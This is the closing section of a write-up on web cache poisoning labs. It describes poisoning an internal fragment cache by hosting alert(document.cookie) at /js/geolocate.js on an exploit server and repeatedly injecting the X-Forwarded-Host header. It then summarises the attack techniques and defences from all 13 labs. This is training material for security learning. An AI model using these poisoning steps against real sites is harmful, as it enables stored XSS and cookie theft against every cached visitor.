
After a while, I sent it with the exploit server link. It gets reflected in the 2 places first, then after some time in 3 places.

Adding xyz again, we can see that the exploit server URL is still in the page, and xyz is in 2 places. Meaning, the URL is being cached internally in a fragment.
We will set the file name to /js/geolocate.js and adding alert(document.cookie) in the body.

We will repeatedly send the request with the exploit server URL in the X-Forwarded-Host header till we get it reflected in all 3 places. This should solve the lab.
Conclusion
These 13 labs demonstrated the depth and versatility of web cache poisoning as an attack vector. Key takeaways include:
- Unkeyed Inputs Are Everywhere: Headers like
X-Forwarded-Host, cookies likefehost, and parameters likeutm_contentall influence responses without being part of the cache key - Cache Keys Create Blind Spots: Whatever the cache doesn’t check becomes an attack surface—the gap between what affects responses and what determines cache lookup is where poisoning lives
- Parameter Parsing Differences Matter: Caches and origin servers parse query strings differently—semicolons, encoded characters, and fat GET bodies exploit these discrepancies
- Cache Busters Are Essential: Without isolating test payloads via cache busters (
Originheader, query params,User-Agent), you risk poisoning production caches during testing - DOM-Based Chains Amplify Impact: Poisoning JSON endpoints that feed into
innerHTMLcreates persistent DOM XSS affecting every cached page visitor - Internal Caches Are Stealthier: Application-level fragment caching persists longer than CDN caches and requires repeated poisoning attempts to update
- Targeting Is Possible: When
User-Agentis keyed, stealing a victim’s User-Agent through comments enables surgical, targeted cache poisoning
The progression across these labs was particularly well designed. Starting with simple unkeyed header reflection (Labs 1-4), moving through query string and parameter manipulation (Labs 5-8), then escalating to DOM exploitation, multi-vector chaining, cache key injection, and internal cache fragmentation (Labs 9-13). Each lab built on concepts from the previous ones.
The parameter cloaking and cache key injection labs were especially clever—showing how differences in parameter parsing between caches and origin servers create exploitable gaps. The fat GET request lab highlighted an often-overlooked feature where GET request bodies can override query parameters. And the internal cache fragmentation lab demonstrated that even when external caches expire, internally cached fragments can persist indefinitely.
The combining lab (Lab 11) was the most complex, requiring three separate cache poisoning steps: forcing a language redirect via X-Original-URL, poisoning the translation file via X-Forwarded-Host, and ensuring the DOM-based translation mechanism executed the payload. It showed how real-world exploitation often requires chaining multiple cache poisoning vectors together.
Web cache poisoning remains a critical vulnerability class because caching is fundamental to web performance. Every CDN, reverse proxy, and application-level cache introduces potential mismatches between cache keys and response-influencing inputs. The defense is clear: minimize unkeyed inputs, strip unnecessary headers at the edge, validate and encode any reflected values, and regularly audit cache behavior with tools like Param Miner. Understanding both the caching layer and the origin server’s input handling is essential for finding and preventing these vulnerabilities.